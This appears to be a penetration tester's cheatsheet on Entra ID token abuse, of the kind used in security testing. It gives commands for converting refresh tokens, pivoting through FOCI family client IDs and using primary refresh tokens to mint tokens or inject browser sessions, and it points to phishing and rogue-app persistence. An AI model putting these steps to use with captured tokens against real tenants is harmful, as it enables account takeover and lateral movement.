
Purpose: A well maintained cheatsheet for token exchange methods. Updated as I vet & aggregate my personal notes. This cheatsheet is focused on Entra ID.
My Token Collection cheatsheet spends more time explaining core concepts. Check it out if you’re not sure why you’re here.
Table of Contents
- Token Audience / Resource Mapping
- Decode & Inspect Tokens
- Refresh Token → Access Token
- FOCI Token Abuse
- Conditional Access Policy Bypasses
- PRT → Access Token
- Tools Reference
Token Audience / Resource Mapping
Goal: Know which token to request for which operation.
| Resource | Audience (aud) | Use Case |
|---|---|---|
| Azure Management | https://management.azure.com/ | ARM API - subscriptions, resources, RBAC |
| Microsoft Graph | https://graph.microsoft.com/ | Users, groups, mail, Teams, SharePoint |
| Azure AD Graph | https://graph.windows.net/ | Mandatory retirement June 30, 2026 - apps without explicit opt-in lost access Feb 2025. Migrate all token requests to Microsoft Graph immediately. |
| Key Vault (data) | https://vault.azure.net/ | Read/write secrets, keys, certs |
| Storage | https://storage.azure.com/ | Blob, Queue, Table, File storage |
| Office 365 / Exchange | https://outlook.office365.com/ or https://graph.microsoft.com/ | Exchange Web Services (legacy), or use MS Graph for mail, calendar, contacts - Graph is preferred for modern apps |
| Device Registration | urn:ms-drs:enterpriseregistration.windows.net | Register devices, obtain PRTs |
| Intune Enrollment | https://enrollment.manage.microsoft.com/ | MDM enrollment, PRT acquisition |
| Azure DevOps | 499b84ac-1321-427f-aa17-267ca6975798 | DevOps REST API, pipeline secrets |
Decode & Inspect Tokens
Goal: Read the claims inside a JWT to understand its audience, expiry, and permissions.
Decode in bash
echo "<YOUR-TOKEN>" | cut -d '.' -f2 | base64 -d | jqIf you like tools (roadtools):
# pipe raw token in
echo "<TOKEN>" | roadtx describe

# describe token in default .roadtools_auth file
roadtx describe

# describe a specific token file
roadtx describe -f tokens.json
Decode in powershell
function Parse-JWTtoken {
    param([string]$token)
    $tokenPayload = $token.Split(".")[1].Replace('-', '+').Replace('_', '/')
    while ($tokenPayload.Length % 4) { $tokenPayload += "=" }
    $bytes = [System.Convert]::FromBase64String($tokenPayload)
    $json  = [System.Text.Encoding]::UTF8.GetString($bytes)
    $json | ConvertFrom-Json
}

Parse-JWTtoken -token "<YOUR-TOKEN>"
If you like tools (AADInternals):
Read-AADIntAccesstoken -AccessToken "<YOUR-TOKEN"JWT is a popular format, tons of decoders exist online, just dont get your tokens stolen.
Key Claims to Check
| Claim | Meaning |
|---|---|
aud | Audience - the API this token is valid for |
exp | Expiry - Unix timestamp |
scp | Scopes (delegated permissions) |
roles | App roles (application permissions) |
oid | Object ID of the authenticated principal |
upn | User Principal Name |
amr | Authentication methods (e.g., mfa, pwd) |
tid | Tenant ID |
Refresh Token → Access Token
Goal: Use a refresh token to obtain an access token scoped for a specific resource.
Refresh Token Basics
A refresh token is an opaque credential - unlike access tokens which are JWTs you can decode, refresh tokens are not JWTs. They are encrypted blobs that only Entra ID can read.
Internally Microsoft stores refresh token metadata in their backend. The blob you hold is essentially a pointer to that stored data.
The only way they expire is if you don’t use them for 90 days.
TokenTacticsV2
# https://github.com/f-bader/TokenTacticsV2
import-module .\TokenTacticsV2.psm1

# get outlook token
Invoke-RefreshToOutlookToken -domain "domain.com" -RefreshToken "<refresh-token>"
echo $OutlookToken

# get graph token
Invoke-RefreshToMSGraphToken -domain "domain.com" -RefreshToken "<refresh-token>"
echo $MSGraphToken

Invoke-RefreshToMSTeamsToken -domain "domain.com" -RefreshToken "<refresh-token>"
echo $MSTeamsToken

# get the rest with
Get-Command -Module TokenTactics
AADInternals
Import-Module AADInternals
$RT = "<REFRESH-TOKEN>"

Get-AADIntAccessTokenForMSGraph -RefreshToken $RT -Tenant "domain.com"
Get-AADIntAccessTokenForAADGraph -RefreshToken $RT  # retiring June 30, 2026 - use MS Graph instead
Get-AADIntAccessTokenForAzureCoreManagement -RefreshToken $RT
ROADTools
# use cached token from previous auth
roadtx gettokens -c <client-id> -r msgraph

# pass token explicitly
roadtx gettokens --refresh-token $RT -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r msgraph

# switch resource (uses RT in .roadtools_auth)
roadtx refreshtokento -r msgraph # uses alias for actual resource.
roadtx refreshtokento -r https://management.azure.com/
GraphRunner
Invoke-RefreshGraphTokens -RefreshToken '<RT>'curl (manual)
# v2.0 endpoint (modern - use this)
curl -s -X POST "https://login.microsoftonline.com/$TENANT_ID/oauth2/v2.0/token" \
  -d "client_id=<CLIENT-ID>" \
  -d "grant_type=refresh_token" \
  --data-urlencode "refresh_token=$REFRESH_TOKEN" \
  -d "scope=https://graph.microsoft.com/.default" | jq

# v1.0 endpoint (legacy but still functional - uses 'resource' instead of 'scope')
curl -X POST "https://login.microsoftonline.com/common/oauth2/token" \
  -d "grant_type=refresh_token" \
  -d "client_id=<CLIENT-ID>" \
  -d "resource=https://management.azure.com" \
  --data-urlencode "refresh_token=$REFRESH_TOKEN"
FOCI Token Abuse
Goal: Use a refresh token from one Microsoft app to access any other app in the Family of Client IDs.
Concept: Microsoft groups certain first-party apps into a “family.” A refresh token from any family member can be used to request tokens for any other family member - regardless of which app originally issued it.
FOCI tokens are identified by "foci": "1" in the MSAL token cache or as returned by the APIs.
Reference: https://github.com/secureworks/family-of-client-ids-research
Most Powerful FOCI Apps
To clarify, when I say “powerful” I really mean they have a large number of pre-consented scopes to resources. See Token Collection for more details on this.

Until recently Azure Powershell & Azure CLI apps were the most powerful FOCI refresh tokens to own. Microsoft quietly removed them from the FOCI list in February of 2026, making our lives a bit harder. Here’s Dirk-Jan complaining on LinkedIn. That being said, azure cli and powershell refresh tokens are still powerful, they just can’t be exchanged for family clients.
Here is a selection of some powerful FOCI Apps.
| app | client id | scopes | resources |
|---|---|---|---|
| Microsoft Office | d3590ed6-52b3-4102-aeff-aad2292ab01c | 602 | 376 |
| Microsoft Teams | 1fec8e78-bce4-4aaf-ab1b-5451cc387264 | 351 | 191 |
| Outlook Mobile | 27922004-5251-4030-b22d-91ecd9a37ea4 | 245 | 126 |
| Windows Search | 26a7ee05-5602-4d76-a7ba-eae8b7b67941 | 310 | 294 |
| Microsoft Authenticator | 4813382a-8fa7-425e-ab75-3b753aab3abb | 166 | 144 |
| OneDrive SyncEngine | ab9b8c07-8f02-4f72-87fa-80105867a763 | 95 | 86 |
| Visual Studio | 872cd9fa-d31f-45e0-9eab-6e460a02d1f1 | 119 | 113 |
| OneDrive iOS | af124e86-4e96-495a-b70a-90f90ab96707 | 69 | 47 |
| Edge Bing Search | 2d7f3606-b07d-41d1-b9d2-0d0c9296a6e8 | ~30 | ~20 |
04b07795-8ddb-461a-bbee-02f9e1bf7b46 | |||
1950a258-227b-4e31-a9cf-717495945fc2 |
And here’s some resources to pull tokens for
| resource | scope url | description |
|---|---|---|
| Microsoft Graph | https://graph.microsoft.com/.default | Primary M365 API users, mail, files, Teams, calendar, groups |
| Exchange | https://outlook.office.com/.default | Direct Exchange Online access: mail, calendar, contacts |
| Exchange (alt) | https://outlook.office365.com/.default | Alternate Exchange endpoint, same access different hostname |
| Teams backend | https://api.spaces.skype.com/.default | Teams native API: messages, channels, presence |
| Legacy AAD Graph | https://graph.windows.net/.default | Deprecated AAD Graph: still works, less monitored |
| Azure Management | https://management.azure.com/.default | Azure Resource Manager: subscriptions, VMs, storage, RBAC |
| Azure Storage | https://storage.azure.com/.default | Direct blob, queue, table and file storage access |
| Azure DevOps | https://dev.azure.com/.default | Repos, pipelines, work items, artifacts |
| VS DevOps | https://app.vssps.visualstudio.com/.default | Visual Studio DevOps profile and account management |
| Azure Key Vault | https://vault.azure.net/.default | Secrets, keys and certificates in Key Vault |
| Azure Data Lake | https://datalake.azure.net/.default | ADLS Gen1 filesystem access |
| SharePoint | https://{tenant}.sharepoint.com/.default | SharePoint sites, lists, document libraries: tenant specific |
| Teams authsvc | https://authsvc.teams.microsoft.com/v1.0/authz | Exchange api.spaces.skype.com token for native skypeToken |
Full list: https://github.com/secureworks/family-of-client-ids-research/blob/main/known-foci-clients.csv
This resource by Fabian Bader and Dirk-jan Mollema is also amazing for getting very granular (it’s also updated often):
For practice, you can use roadtx to auth to the Office app (highly permissive client) and use that FOCI refresh token to get refresh tokens for other FOCI apps and access tokens for other resources.
# we specify the office client_id/app_id with -c
# graph as our resource target with -r
roadtx interactiveauth \
-c d3590ed6-52b3-4102-aeff-aad2292ab01c \
-r https://graph.microsoft.com \
-t "<TENANT_ID>"
At this point you may be thinking “Why does it matter if one particular app has a lot of pre-consented scopes if i can just get access to all of the FOCI apps from any one of them?” If you were thinking that, you’re RIGHT! It ultimately won’t matter, we can access all of the FOCI apps scopes if we have a refresh token for any one of them by requested a token for any FOCI client using our original.
Token Exchange via curl
Ultimately all of the tools are just making API calls, it’s good to know how to do this manually as well.
# v2.0 endpoint
export TENANT_ID="<tenant-id>"
export REFRESH_TOKEN="<foci-refresh-token>"

curl -s -X POST \
  -d "client_id=<app_id/client_id>" \
  -d "grant_type=refresh_token" \
  --data-urlencode "refresh_token=$REFRESH_TOKEN" \
  -d "scope=<resource_url>" \
  "https://login.microsoftonline.com/$TENANT_ID/oauth2/v2.0/token" | jq
# v1.0 endpoint
export REFRESH_TOKEN="<foci-refresh-token>"
curl -X POST "https://login.microsoftonline.com/common/oauth2/token" \
-d "grant_type=refresh_token" \
-d "client_id=<app_id/client_id>" \
-d "resource=<resource_url>" \
--data-urlencode "refresh_token=$REFRESH_TOKEN"Token Exchange via RoadTools
export REFRESH_TOKEN="<foci-refresh-token>"
# use token from .roadtools_auth
roadtx refreshtokento -c 1fec8e78-bce4-4aaf-ab1b-5451cc387264 -r https://api.spaces.skype.com --tokens-stdout

# or pass the refresh token in
roadtx refreshtokento -c d3590ed6-52b3-4102-aeff-aad2292ab01c -r https://management.azure.com --refresh-token $REFRESH_TOKEN --tokens-stdout- In this case we are using our original refresh token to request access to two different FOCI clients, (Teams & Office) we are also specifying resources to get access tokens for.
You can replace the -c (client id) with ANY foci client to get access, this is the main point. understand this!
Validate a Graph Token
- Will return basic data about the account you’re token is for.
curl -X GET "https://graph.microsoft.com/v1.0/me" \
  -H "Authorization: Bearer $ACCESS_TOKEN" | jq
Validate Resource Manager Token
- Will return subscription IDs, still valid if empty list.
curl -s -H "Authorization: Bearer $ARM_TOKEN" \
  "https://management.azure.com/subscriptions?api-version=2022-12-01" | jq
Rogue App Persistence
After pivoting to a Graph token with Application.ReadWrite.All, you can register a persistent app. Gonna make a persistence guide for this soon.
PRT → Access Token
Goal: Convert a Primary Refresh Token into access tokens for any Microsoft resource.
If you’ve secured a primary refresh token. (maybe using Phishing for a PRT) you can now get any token you want by presenting it.
PRT Auth with ROADTools
# use PRT to get token for a resource
roadtx prtauth -c msteams -r msgraph --tokens-stdout

# get token and save to file
roadtx prtauth -c msteams -r msgraph

# inject PRT cookie into browser session and navigate to URL
roadtx browserprtauth -url https://office.com
roadtx browserprtauth -url https://portal.azure.com
roadtx browserprtauth -url https://myapplications.microsoft.com
Tools Reference
| Tool | Purpose | Use In This Sheet |
|---|---|---|
| TokenTacticsV2 | RT → AT conversion with pre-built resource targets | Refresh Token → Access Token |
| AADInternals | RT → AT, PRT → AT minting | Refresh Token → Access Token, PRT → Access Token |
| ROADtools / roadtx | RT conversion, FOCI switch, PRT auth, token describe | All sections |
| GraphRunner | RT refresh, token ops | Refresh Token → Access Token |